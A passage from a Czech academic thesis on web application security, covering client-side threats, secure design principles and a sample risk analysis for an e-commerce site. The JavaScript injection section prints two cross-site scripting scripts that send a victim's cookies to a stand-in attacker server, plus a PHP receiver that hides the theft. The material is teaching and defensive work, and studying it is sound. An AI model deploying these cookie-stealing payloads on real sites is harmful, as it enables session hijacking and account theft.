Java nabízí vynikající bezpečnostní model – používá integrovanou transparentní správu paměti a bezpečnostní mechanismus „sandbox“, který kontroluje spouštění kódu a může zabránit nežádoucím akcím. Závažné bezpečnostní chyby můžou nastat při implementaci různých výrobců, zaznamenány byly problémy s únikem z bezpečnostního mechanismu sandbox při nepovoleném přetypování.

JavaScript se používá především k tomu, aby spojoval ostatní komponenty dohromady nebo zpracovával vstup od uživatele. Je to interpretovaný vysokoúrovňový jazyk. Interpret přebírá kód JavaScriptu v textové podobě a za běhu ho překládá na nativní instrukce stroje, na kterém běží. Interprety jazyka JavaScript jsou zabudovány do většiny webových prohlížečů a schopnost automatizace tento jazyk předurčuje k tomu, aby se stal cílem útoků.[4]

JavaScript injection

Princip útoku spočívá ve vložení vlastního javascriptového kódu do HTML stránky, která se zobrazí jinému uživateli. Například místo textu příspěvku do diskusního fóra můžeme vložit tag <skript>, který se pak vloží do stránky všem čtenářům tohoto příspěvku.

Pokud se při testu podaří vložit skript do stránek zobrazovaných jiným uživatelům, stále před testerem stojí dva problémy. Nejprve musí získat data reprezentující uživatelovu identitu. Tento krok je často jednoduchý, neboť většina webových aplikací používá k identifikaci nějakou formu správy relací a vše, co potřebuje získat, je identifikátor této relace (session ID). Identifikátor bývá nejčastěji uložen v cookies, které jsou pro JavaScript dostupné v document.cookie.

Druhý — a podstatně komplikovanější problém — představuje propašovat tato data do rukou testera. Zde připomeňme, že skript běží přímo v prohlížeči napadeného uživatele a nemá příliš možností, jak ukradená data přenést kamkoli jinam. V podstatě jediným rozumným způsobem je použít síťové funkce prohlížeče a data odeslat (např. protokolem HTTP) na náš server.[9]

Data může tester získat pomocí přesměrování prohlížeče na cizí server. Do URL můžou být zakódována odesílaná data i původní URL, ze kterého jsou data odesílána. Vložený skript by mohl vypadat např. takto:

```
<script type="text/javascript">
if (location.hash != "#@@nohack")
{
   var url = "http://mujserver/hack.php?cookies="
      + encodeURIComponent(document.cookie)
      + '&url=' + encodeURIComponent(location.href);
   location.replace(url);
}
</script>
```

Funkce location.replace() přesměruje prohlížeč na nové URL pouze pokud už nebylo přesměrováno (zajišťuje stavová proměnná location.hash – zabraňuje nekonečné smyčce) a zároveň tuto změnu nebude logovat do historie stránek. Náš skript hack.php pak zpracuje odcizené cookies a provede přesměrování (HTTP Redirect) zpět. HTTP přesměrování se rovněž neukládají do historie prohlížeče, takže po našem útoku nezůstanou na první pohled žádné stopy.

```
processStolenCookies($_GET['cookies']);
header('Location: ' . $_GET['url'] . '#@@nohack');
```

Pochopitelně zmíněný způsob není nejlepší možný, protože v navigačním řádku uživatelova prohlížeče přibude #@@nohack.[9]

Druhou možnost přestavuje vložení neviditelného plovoucího rámce na konec dokumentu. Do tohoto rámce se pak načte stránka generovaná našim skriptem, který přitom zároveň zpracuje odcizené cookies. Neviditelnost rámce zajistíme např. tak, že mu nastavíme CSS parametr display na hodnotu none.

```
<script type="text/javascript">
   var url = 'http://mujserver/hack.php?cookies='
      + encodeURIComponent(document.cookie);
   document.body.innerHTML += '<iframe id="myHackFrame"
style="display:none"></iframe>';
   document.getElementById('myHackFrame').src = url;
</script>
```

Skript hack.php už nedostane původní URL a ani nebude provádět žádné přesměrování. Uživatel si tak pravděpodobně procesu "kradení" ani nevšimne, protože rámec mu zůstane skrytý a stránka se nebude nijak měnit. Pokud by útočník chtěl být důsledný, může ještě rámec odstranit jakmile načte tuto stránku (např. doplněním vhodné obsluhy události onload zmíněného rámce).[9]

ActiveX

Jedná se o model pro automatizaci klienta od společnosti Microsoft, který by měla bránit technologie Authenticode. Před spuštěním ovládacího prvku ActiveX ověří Authenticode digitální podpisy připojené k ovládacímu prvku a zobrazí uživateli dialogové okno, které se dotazuje, zda má být ovládací prvek spuštěn.[4] Protože systém Authenticode neudává, co přesně daný ovládací prvek může provádět, ale jen ověřuje identitu toho, kdo kód podepsal, jedná se v otázce bezpečnosti pouze o důvěru v toho, kdo kód podepsal. Toto vybízí k útokům na změnu podepsaných ovládacích prvků. Druhou možností útoku je, že ovládací prvky označené jako „safe“ můžou obcházet Authenticode.

4 NÁVRH BEZPEČNÝCH APLIKACÍ

Zásady pro návrh bezpečných aplikací mohou být opět rozděleny podle případných útoků.

4.1 Bezpečné ověřování

Základním principem obrany proti útokům na ověřování je validace vstupu, čímž se zabrání vložení kódu SQL, vložení skriptu, ale i spouštění příkazů. Další zásadou je silná politika hesel a blokování účtů a v neposlední řadě zabránit předpovídání a nebo hádání identifikátoru relací dostatečně velkým prostorem klíčů.

4.1.1 Obrana proti hádání hesel

Správná politika hesel by měla definovat pravidla pro:

- Délku hesla
- Obsah
- Frekvenci změny
- Povolený počet pokusů
- Způsob obnovení nebo resetu hesla

Ideálně by měla doporučovat používání hesel s proměnlivou délku, nedávající smysl, nepožadovat změnu hesla častěji než je nutné a dávat uživatelům návody, popřípadě nabízet proškolení jak vytvořit a zapamatovat si silná hesla.

Hesla by se měla skládat z kombinace velkých a malých písmen, čísel a speciálních znaků a obsahovat alespoň 14 znaků. Neměla by obsahovat slova, která lze nalézt ve slovníku (ať už jakémkoli jazyce), jména, datum narození a jakékoliv jiné smysluplné výrazy.

4.1.2 Obrana proti útokům na ID relací

Identifikátor relace by neměl jít uhodnout ani prolomit hrubou silou. Proto se navrhuje používat generátory náhodných čísel delších než 128 bitů.

4.1.3 Obrana proti podvracení cookie

Obecným doporučením je neuchovávat v souborech cookie citlivá data, protože zkušený hacker se může reverzním inženýringem dostat k obsahu cookie. Pokud je nutné je používat, je hlavní bezpečnostní zásadou jejich šifrování. Dále je vhodné použít kód pravosti zprávy pro ochranu integrity.

4.1.4 Obrana proti obejití přihlašovacích formulářů nad SQL

Nejlepší obranou proti vložení kódu SQL je validace vstupu, která bude provádět vyrovnanou kontrolu - dostatečně silnou, aby neumožnila vložení SQL příkazů, ale zároveň takovou, aby umožnila používání dostatečně silných hesel.

4.2 Návrh bezpečné autorizace

Metody útoku na autorizaci jsou odvozené z ověření vstupu, vložení SQL nebo nechráněné správy relací. Použití opatření proti takovýmto slabým místům má také příznivý vedlejší efekt blokování útoků na autorizaci.

Dalším způsobem je použití přístupu na základě rolí. Například je možno navrhnout uživatelskou databázi obsahující role pro funkce aplikace. Některé z rolí jsou čtení, vytváření, upravování, odstranění a přístup. Informace o relaci uživatele by měly přesně definovat, které role mohou být použity. Tabulka rolí vypadá jako matice s uživateli přesně definovanými v každém řádku a jejich potencionálními rolemi v každém sloupci.

Seznamy řízení přístupu mohou být také použity na úrovni systému souborů. Apache a IIS nabízejí možnost konfigurace pro zajištění, že uživatelé nemohou číst, psát nebo spouštět zakázané soubory.

Uživatelský účet, pod kterým běží webový server, servletový aplikační server, databáze nebo jiné součásti aplikace, by měl mít nejmenší možná oprávnění.[4]

4.3 Bezpečná správa stavu relace

Nejlepší obranou je omezení množství citlivých informací předávaných v informaci o stavu. Silnou správu stavu relace by měly zajišťovat následující kroky:

Bezpečné identifikátory relací - identifikátory relací generované z rozsáhlého náhodného rozsahu využívající 32bitových a vyšších hodnot.

Bezpečné hodnoty hašů nebo šifrovaný obsah – umístění dynamických dat, jako např. časové razítko nebo náhodné číslo na začátek řetězce ztíží útoky hrubou silou.

Vynucení omezení doby relace – zneplatnění identifikátorů relací a informací o stavu po určité době nečinnosti (např. 10 minut) nebo nastaveném časovém období (např. 30 minut).

Vynucení omezení současných přihlášení – nedovolit uživatelům více současných ověřených relací pro aplikaci .

Validace obsahu informací o stavu – vždy kontrolovat příchozí data. Informace o stavu jsou odeslány klientovi a proto mohou být zmanipulovány a použity k útokům.

Použití kontrolních součtů nebo metod ověřování zpráv – kontrolní součty používat k ověření, že informace o stavu nebyly upraveny a to tak, aby kontrolní součet nebyl reprodukovatelný uživatelem. Pro vygenerování kontrolního součtu pro uživatelské jméno se můžou použít například poslední čtyři bajty hodnoty haše MD5 uživatelského jména.

Použití SSL – pro předejití útoků s odposlechem by měl být šifrován veškerý provoz obsahující citlivé informace.

Dalším prostředkem zabezpečení, který je často přehlížen, je protokolování aplikace. Mnoho událostí ovlivňuje účet uživatele, proto by měly být sledovány, zvláště při zpracovávání finančních aplikací:

- Změna profilu – zaznamenávat změny důležitých osobních informací, jako je telefonní číslo, adresa, informace o kreditní kartě a e-mailová adresa
- Změny hesla – zaznamenávat všechny změny hesla uživatele
- Úpravy jiného uživatele – zaznamenávat vždy, když správce změní profil někoho jiného nebo informace o hesle. To může být spuštěno také tehdy, když jiní uživatelé, například pracovníci podpory, aktualizují informace jiného uživatele. Zaznamenávat účet, který provedl změny, a účet, který byl změněn
- Přidat/Odebrat uživatele – zaznamenávat vždy, když jsou uživatelé přidáni nebo odebráni ze systému

Aplikace by měla protokolovat co nejvíce podrobností. Základními položkami jsou například zdrojová IP-adresa, uživatelské jméno nebo jiné identifikační tokeny, datum a čas události. Dalšími částmi informace by byl identifikátor relace pro označení uživatelů, kteří se pokusili o útok proti tokenům uživatele.

Nemusí být dobré protokolovat skutečné hodnoty, které byly změněny. Protokoly by měly být zpracovávány s vysokým stupněm zabezpečení, avšak pokud protokoly začnou obsahovat čísla sociálního pojištění, kreditních karet a další osobní informace, mohlo by vzniknout riziko zneužití od vnitřního zaměstnance nebo vznik jednoho místa, ze kterého by útočník mohl získat nejdůležitější informace z celé databáze.[4]

4.4 Návrh bezpečné validace vstupů

- Validace vstupu musí být provedena na straně serveru, protože všechna data procházející do a z webového prohlížeče mohou být uživatelem upravena.
- Znaky použité ve formátování HTML a SQL by měly být kódovány tak, aby se zabránilo aplikaci v jejich nesprávné interpretaci.
- Pro nalezení neautorizovaného obsahu obsaženého v datech používat regulární výrazy.
- Číselné hodnoty by měly být přiřazeny k číselným datovým strukturám a hodnoty řetězce k datovým strukturám řetězce, navíc používat omezení délky kdekoli je to možné.
- Zpracování chyb by mělo bez ohledu na jazyk aplikace postupovat podle konceptu jazyka Java s procedurami Try, Catch a Finally. Při neurčité chybě nabídnout všeobecnou chybovou stránku bez systémových informací.
- Konfigurace serveru by měla vyžadovat ověření na úrovni adresářů pro všechny soubory v daném adresáři.

4.4.1 Konkrétní kroky

- Odstranění všech teček z uživatelského vstupu a parametrů, zachytit i tečky v kódování Unicode a hexadecimálním zápisu.
- Přemístit citlivé soubory (např. soubory .inc) z kořene webu do jiného adresáře, ke kterému má webový server přístup.

- Zajistit všechna čtení z určitého adresáře, použití regulárních výrazů k odstranění informací o cestě předcházející názvu souboru (např. „/cesta/cesta1/soubor“ by mělo být omezeno na „/soubor“.
- Spustit webový server pod účtem s nejmenšími oprávněními („nobody“ na Unixu nebo „Guest“ na Windows), omezit účet tak, aby umožňoval pouze číst soubory z adresářů souvisejících s webovou aplikací.
- Proti útokům pomocí skriptů převést všechny špičaté závorky na jejich v HTML kódované ekvivalenty (levou závorku na „&lt“, pravou na „&gt“) – zabrání spuštění <script>...
- Omezit pole pro vstup na minimum – jména nebývají delší než 20 znaků, telefonním číslům stačí 14 znaků, kdežto většina útoků pomocí skriptů vyžaduje alespoň 17 znaků.
- Pokud aplikace umožňuje uživatelům definovat určité HTML tagy (tučné písmo, kurzíva nebo podtržení pro různé diskuze), je potřeba pro validaci použít regulárních výrazů. Kontroly musí být inkluzivní (vyhledat a povolit pouze přijatelné tagy a všechny zbývající závorky zakódovat do HTML), nikoli exkluzivní, které mohou být obejity např. „<<script>“, „<b+<script>“.

4.5 Zabezpečené úložiště dat

Každá databáze má vlastní metody zabezpečené instalace a uzamčení. Kromě toho můžeme zabránit útokům vložením SQL na úrovni aplikace.

Robustní ošetření chyb – nikdy nepředávat chyby ODBC nebo jiné chyby uživateli. Při informování uživatele o problému používat všeobecné chybové stránky a procedury pro zpracování chyb, které sice informují uživatele o problému, ale neposkytují systémové informace nebo proměnné a jiná data.

Seznamy parametrů – protože spojování řetězců poskytuje nejjednodušší způsob zmanipulování příkazu pomocí uvozovek, musí být uživatelem vyplněná data vložena do konkrétních proměnných.

Uložené procedury – uživatelem definované procedury je obecně mnohem složitější napadnout vložením SQL, protože vyžadují určitý počet parametrů ve specifickém formátu

na daných místech. Tím poskytují dostatečný počet podmínek, které musí být splněny. Navíc často poskytují zvýšený výkon.

Nejnižší oprávnění pro přístup do databáze – aplikace a nebo uživatel by měli mít nejnižší možná oprávnění. Musí samozřejmě umožňovat čtení a zápis do používané databáze, ale už nemusí zapisovat do hlavní databáze.

Ochrana schématu – nevyzrazovat názvy tabulek, sloupců a struktury SQL v HTML. Pokud vývojáři chtějí pomůcku, můžou si strukturu tabulky uložit jako komentář v ASP, kde ji mohou vidět pouze oni, ale nikdy ne do HTML komentářů, které může zobrazit uživatel, popř. útočník.

4.6 Zabezpečení webových služeb

Základním předpokladem je neukládat citlivá nebo soukromá data do XML a ověřovaný přístup k adresáři, ve kterém jsou soubory DISCO a WSDL umístěny.

Dalšími kroky pro bezpečné používání webových služeb jsou zajištění ověřování, zabezpečení XML, šifrování SSL a používání WS-Security, jež definuje sadu rozšíření protokolu SOAP pro ověřování, integritu a utajení v komunikacích webových služeb.

Přístup k webové službě prostřednictvím HTTP může být omezen ověřováním stejně jako u webových aplikací, navíc se dá použít vlastních ověřovacích mechanismů, jako např. předání pověření pro ověřování v hlavičce nebo těle zprávy SOAP.

4.7 Bezpečná správa webových aplikací

Nejdůležitější zásadou v tomto bodu je pravidelná instalace aktualizací a bezpečnostních záplat pro používané systémy pro správu. Dále ověřování veškerého přístupu pro vzdálenou administraci, používání bezpečných hesel, nepoužívání přednastavených hesel, omezení vzdálené správy na jedinou IP adresu nebo na malou skupinu adres, používání komunikačního protokolu zabezpečeného proti odposlechu (SSL nebo SSH) a používání jednoho serveru jako přestupní stanice pro vzdálenou správu více serverů.

V neposlední řadě je bezpečnostním pravidlem omezení druhů služeb na vnitřní síti, ke kterým může webový server přistupovat. Vhodné může být i fyzicky izolovat webový server od zbytku organizace.

4.8 Zabezpečení webových klientů

4.8.1 Obrana proti aktivnímu obsahu

Obranou na straně klienta proti útokům používajícím aktivní obsah může být zakázání aktivního obsahu během prohlížení webu, na straně serveru je to nepoužívání technologií, které by mohly být zneužity k útoku. Při jejich použití by se měly dodržovat zásady:

- ovládací prvky by neměly být označeny jako „safe“, popř. provádět jen zcela neškodné funkce a nechat je projít nezávislým ověřením bezpečnosti
- psát či distribuovat kvalitní ovládací prvky, které neprovádějí privilegované akce
- být připraveni rychle opravit slabá místa, pokud budou nalezena

4.8.2 Obrana proti cross-site scripting:

Na straně klienta opět pomůže zvýšit bezpečnost zákaz skriptování a zobrazování tagů <META REFRESH> a <IFRAME>.

Na straně serveru – vývojáři webových aplikací by vždy měli používat podprogramy pro validaci vstupních dat pro vyčištění všech vstupů do aplikace a také odstranit závorky < a >, které uzavírají různé skriptovací tagy používané k vložení aktivního obsahu do HTML.

4.8.3 Obrana proti manipulaci se soubory cookie

Základní pravidlo, platící stejně u všech částí bezpečných webových aplikací, radí nepoužívat cookie, pokud použity být nemusí. Největší pozor je třeba dávat na nastavování perzistentních cookie při jakýchkoli pochybnostech o integritě klientského počítače. Cookies by měly být nastaveny s využitím náhodného klíče relace (session key), jehož platnost je na serveru omezena a hlavně se vyhnout užití cookie ze kterého je možno číst data týkající se bezpečnosti (např. ADMIN=TRUE). Šifrování cookie by mohlo zabránit změně na straně klienta.

V kapitole bylo čerpáno ze zdroje [1].

5 ANALÝZA RIZIK

Detailní analýza rizik se provádí na míru každého podniku, popřípadě produktu, a musí obsahovat následující kroky:

1. Identifikace majetku
2. Vyhodnocení dopadu na chod firmy
3. Identifikace hrozeb
4. Vyhodnocení hrozeb

5.1 Identifikace majetku

Jedná se o identifikaci diskrétních informací, know-how nebo hmotného majetku, nezbytného pro běh dané webové aplikace. Útoky mohou být vedeny proti datům, softwaru i hardwaru. V této části musíme najít opravdu všechna data, která by mohla být ztracena, zničena nebo vyzrazena nepověřeným osobám, všechny počítače i software na nich instalovaný. Nemůžeme zapomenout ani na nehmotný majetek, jako je reputace společnosti, která může při napadení útočníkem utrpět. Neméně důležitým majetkem jsou také nápady a vynálezy.

Neměl by být vyhodnocován jen majetek uvnitř společnosti, ale majetek společnosti všude kde se nachází, jako např. notebooky nebo mobilní telefony, čipové karty a kreditní karty, které mají zaměstnanci u sebe při obchodních cestách nebo při prezentacích na veletrzích. Pokud někdo ukrade počítač používaný k prezentaci produktu, společnost přijde o několik desítek tisíc korun za hardware, ale v případě, že se na pevném disku nacházely výkresy prototypu nového výrobku, cena se může vyšplhat do milionů a společnosti nezbývá než doufat, že zloděj vzal počítač kvůli hardwaru a nebude prohledávat, co je v něm uloženo.

5.2 Vyhodnocení dopadu na chod firmy

Odhad hodnoty informačně vztaženého majetku a jeho důležitost pro společnost, neboli odhad důsledků na chod a existenci společnosti pro případ ztráty důvěrnosti, úplnosti a nebo dostupnosti majetku. V těchto krocích je vyhodnocena například hodnota výkresové dokumentace prototypu, finanční ztráta při poruše webového serveru, nebo ztráty způsobené smazáním zálohovaných dat. V prvním kroku se identifikuje veškerý majetek,

nyní je potřeba vyhodnotit jeho hodnotu. Pro risk analýzu se doporučuje používat tabulku, kde v prvním sloupci je vypsán veškerý identifikovaný majetek a v dalších sloupcích rozdělen dopad na společnost pro případ ztráty důvěrnosti, úplnosti a dostupnosti. Dopad se nedoporučuje vyjadřovat peněžní hodnotou, ale raději relativními hodnotami, jako např. malý, střední, velký, nebo čísly (1, 2, 3 ,4, 5). Tabulka musí být vytvářena s manažery nebo odpovědnými pracovníky společnosti.

5.3 Identifikace hrozeb


V této chvíli risk analýzy se provádí odhady událostí, které by mohly negativně ovlivnit hodnotu majetku a definují se slabiny, které by mohly útok zjednodušit. Mezi ně můžeme zařadit možnost špionáže, konkurenční boj, změnu celosvětového mínění, chyby ve webové aplikaci, nebo i prosté a běžné hrozby jako je výpadek elektřiny, pokažení hardware, nebo úraz zodpovědného pracovníka.

5.4 Vyhodnocení závažnosti hrozeb a stupně zranitelnosti

Odhaduje se pravděpodobnost výskytu hrozby a míru slabosti systému proti dané hrozbě. Největší hrozbou může být chyba serveru nebo jiného hardware, v jiném odvětví to může být možnost špionáže nebo teroristický útok. Pro vyhodnocení se opět používají tabulky. V první tabulce se definuje míra zranitelnosti jako výsledek frekvence útoku a pravděpodobnosti úspěchu. V další tabulce se z míry zranitelnosti a dopadu určí stupeň rizika. Podle těchto tabulek se poté doplní míra rizika pro každou hrozbu.

5.5 Následné kroky

Po provedení analýzy rizik sice podnik zjistí, kterým hrozbám je nejvíce vystavený, ale to mu větší bezpečnost nezajistí. Proto se v souvislosti s analýzou rizik mluví také o risk managementu, který k risk analýze přidává návrh, aplikaci a kontrolu bezpečnostních opatření.



Obrázek 7: Risk management

Kroky po provedení risk analýzy:

1. Rozhodnutí co s identifikovanými riziky – můžeme vybírat mezi možnostmi riziko:
    a. Odstranit – zamezením hrozby
    b. Akceptovat – nedělat nic
    c. Převést – na jiný subjekt, např. pojištěním
    d. Zmírnit – provést opatření, které zmírní následky
2. Identifikace možných opatření – jaké existují způsoby ochrany. Může to být firewall, UPS, pojištění, automatické zálohování. Ke každé technice zaznamenat, co může udělat (jestli útok zamezí, odradí, detekuje, pomůže obnovení) a cenu.
3. Výběr opatření – k hrozbám přiřadit všechna možná opatření a s odůvodněním z nich vybrat to které se použije
4. Implementace
5. Kontrola bezpečnosti

5.6 Závěr analýzy rizik

Hodnocení útoků podle závažnosti je možné pouze s přihlédnutím k testované aplikaci a nelze ho určit obecně. Hodně útoků je si podobných a i když používají jinou metodu (cross-site scripting, nebo sql insert pro obejití ověřování, nebo další na obejití autorizace), cílem je stále získat neautorizovaný přístup k aplikaci/serveru/databázi, ze které by se mohly vyčíst, popř. upravit údaje.

II. PRAKTICKÁ ČÁST

6 ANALÝZA RIZIK WEBOVÉ APLIKACE

Přestože analýza rizik se musí provádět v každém podniku zvlášť a pro každé odvětví bude mít jednotlivý majetek jiný význam, pokusím se provést ukázkovou analýzu rizik pro aplikaci reálného elektronického obchodu, jehož jméno z pochopitelných bezpečnostních důvodů nemohu zveřejnit.

6.1 Identifikace majetku

- Data
  - Zákaznická data
  - Transakční data
- Software
  - Webový server
  - Databáze zákazníků
  - Databáze transakcí
  - Aplikace internetového obchodu
  - Operační systém na serveru
  - Operační systém na PC obsluhy
- Hardware
  - Server
  - PC obsluhy
  - Router
  - Síť
  - Internetové připojení
- Další
  - Systémový administrátor
  - Zaměstnanec

6.2 Vyhodnocení dopadu na chod firmy

1. Definujeme stupeň dopadu:

	důvěrnost	úplnost	dostupnost
malý	0 - 1000 Kč	0 - 1000 Kč	méně než hodina na opravu
střední	1 000 - 10 000 Kč	1 000 - 10 000 Kč	1-12 hodin na opravu
velký	> 10 000 Kč	> 10 000 Kč	více než 12 hodin na opravu

Tabulka 6: Stupeň dopadu

V této tabulce se na míru firmy definuje peněžní a časová ztráta pro malý, střední a velký dopad, při ztrátě důvěrnosti, úplnosti a dostupnosti informačně vztaženého majetku.

2. Vyhodnocení dopadu:

majetek	ztráta	dopad
uživatelská data	důvěrnosti úplnosti dostupnosti	malý malý malý
transakční data	důvěrnosti úplnosti dostupnosti	malý střední velký
server	důvěrnosti úplnosti dostupnosti	střední velký velký
…	důvěrnosti úplnosti dostupnosti	… … …

Tabulka 7: Vyhodnocení dopadu

Vyhodnocení dopadu se provádí pro všechen identifikovaný majetek. Vyhodnocuje se dopad pro ztrátu důvěrnosti, úplnosti a dostupnosti majetku.

6.2.1 Identifikace hrozeb

jméno hrozby	prostředek útoku	motiv	ovlivněný majetek	metoda
cross site scripting	hacker	session hijacking	aplikace	hacking
SQL injection	hacker	čtení (zápis) databáze	transakční databáze	hacking
SQL injection	hacker	login bez hesla	uživatelská databáze	hacking
upload souborů	hacker	spuštění libovolného kódu	webový server	hacking
výpadek serveru	systém	chyba	server	výpadek elektřiny
sociální inženýrství	zaměstnanec	krádež dat	už/trans. databáze	sociální inženýrství
…	…	…	…	…

Tabulka 8: Identifikace hrozeb

Do tabulky identifikace hrozeb se zapisují všechny možné útoky a hrozby, které by mohly ovlivnit bezpečný chod firmy. K nalezeným hrozbám se určují prostředky, metody a motiv útoku a majetek který by mohl být hrozbou ovlivněn.

6.3 Hodnocení závažnosti hrozeb

1. definovat stupeň zranitelnosti

		frekvence pokusů			
šance na úspěch		**velká > 1/týden**	**střední 1/týden - 1/rok**	**malá < 1/rok**	**0**
	velká	velké	velké	střední	malé
	střední	velké	střední	malé	0
	malá	střední	malé	malé	0
	0	malé	0	0	0

Tabulka 9: Stupně zranitelnosti

Tabulka stupně zranitelnosti se určuje podle šance hrozby na úspěch (pravděpodobnost úspěchu při útoku) a frekvence pokusů (jak často se útok může odehrávat). Časový horizont se určuje na míru firmy.

jméno hrozby	**frekvence pokusů**	**šance na úspěch**	**stupeň zranitelnosti**
cross site scripting	střední	velká	**velký**
SQL injection	střední	malá	**malý**
upload souborů	malá	střední	**malý**
výpadek serveru	střední	velká	**velký**
sociální inženýrství	malá	střední	**malý**
…	…	…	…

Tabulka 10: Vyhodnocení zranitelnosti

V tabulce vyhodnocení zranitelnosti se k jednotlivým hrozbám přiřazují frekvence pokusů a šance na úspěch a podle předchozí tabulky se doplní stupeň zranitelnosti.

2. definovat stupeň rizika

		stupeň dopadu			
stupeň zranitelnosti		**velký**	**střední**	**malý**	**0**
	velká	velké	velké	střední	malé
	střední	velké	střední	malé	0
	malá	střední	malé	malé	0
	0	malé	0	0	0

Tabulka 11: Stupeň rizika

Stupeň rizika se určuje ze stupně zranitelnosti (jak často a s jakým úspěchem) a stupně dopadu (jakou ztrátu způsobí).

3. hodnocení závažnosti útoků

jméno hrozby	riziko	stupeň dopadu	stupeň zranitelnosti	stupeň rizika
cross site scripting	ztráta důvěrnosti dat	malý	velký	**střední**
SQL injection	ztráta úplnosti dat	střední	malý	**malý**
upload souborů	ztráta dostupnosti	velký	malý	**střední**
výpadek serveru	ztráta dostupnosti	velký	velký	**velký**
sociální inženýrství	ztráta důvěrnosti	malý	malý	**malý**
…	…	…	…	…


Tabulka 12: Vyhodnocení rizika

Posledním krokem je vyhodnocení všech rizik, kdy se každému riziku podle stupně dopadu a zranitelnosti přiřadí stupeň rizika. Tímto krokem analýza rizik končí, dále by se mělo pokračovat risk managementem, který určí, jaké kroky učinit k nápravě nalezených slabin.

Z právě provedené ukázkové analýzy rizik vyplývá, že nejrizikovějším článkem je výpadek serveru, proto by měl být jeho výpadek pojištěn například UPS zdrojem, nebo elektrocentrálou.

